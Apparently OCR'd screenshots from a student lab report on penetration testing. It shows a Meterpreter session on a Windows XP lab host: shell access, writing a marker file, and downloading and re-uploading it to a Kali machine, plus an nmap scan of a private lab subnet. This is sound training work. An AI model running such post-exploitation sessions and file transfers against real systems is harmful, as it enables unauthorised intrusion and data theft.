

qterminal
Lab_8.txt (~/Desktop) - ...
04:29 AM
File Actions Edit View Help
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp1res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll
meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f comd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
Mode Size Type Last modified Name
100666/rw-rw-rw- 36 fil 2022-05-23 06:21:31 +1000 exploit_time_stamp.txt
meterpreter > cat exploit_time_stamp.txt
"s2921450_Yasin.Cakar_23-05-2022"
meterpreter > download exploit_time_stamp.txt
[*] Downloading: exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] Downloaded 36.00 B of 36.00 B (100.0%): exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] download : exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
Mode Size Type Last modified Name
100666/rw-rw-rw- 36 fil 2022-05-23 06:21:31 +1000 exploit_time_stamp.txt
meterpreter >
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads exploit_time_stamp.txt juice-shop Music Pictures Public Templates Videos
(kali㉿kali)-[~]
$



exploit_time_stamp.txt +(~) - GVIM1
File Edit Tools Syntax Buffers Window Help
"s2921450 Yasin.Cakar 23-05-2022"
"Hahahahahahahaha"
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads exploit_time_stamp.txt juice-shop Music Pictures Public Templates Videos
(kali㉿kali)-[~]
$ open exploit_time_stamp.txt
(kali㉿kali)-[~]
$



Shell No. 1
File Actions Edit View Help
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
Mode Size Type Last modified Name
100666/rw-rw-rw- 36 fil 2022-05-23 06:21:31 +1000 exploit_time_stamp.txt
meterpreter > cat exploit_time_stamp.txt
"s2921450_Yasin.Cakar_23-05-2022"
meterpreter > download exploit_time_stamp.txt
[*] Downloading: exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] Downloaded 36.00 B of 36.00 B (100.0%): exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] download : exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
Mode Size Type Last modified Name
100666/rw-rw-rw- 36 fil 2022-05-23 06:21:31 +1000 exploit_time_stamp.txt
meterpreter > upload exploit_time_stamp.txt
[*] uploading : /home/kali/exploit_time_stamp.txt → exploit_time_stamp.txt
[*] Uploaded 56.00 B of 56.00 B (100.0%): /home/kali/exploit_time_stamp.txt → exploit_time_stamp.txt
[*] uploaded : /home/kali/exploit_time_stamp.txt → exploit_time_stamp.txt
meterpreter > shell
Process 3780 created.
Channel 6 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\my_exploit> cat exploit_time_stamp.txt
cat exploit_time_stamp.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32\my_exploit>type exploit_time_stamp.txt
type exploit_time_stamp.txt
"s2921450_Yasin.Cakar_23-05-2022"
"Hahahahahahahaha"
C:\WINDOWS\system32\my_exploit>


Appendix


Appendix: Part I



Lab_8.txt (~/Desktop) - ...
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -PP
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000095s latency).
Not shown: 992 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
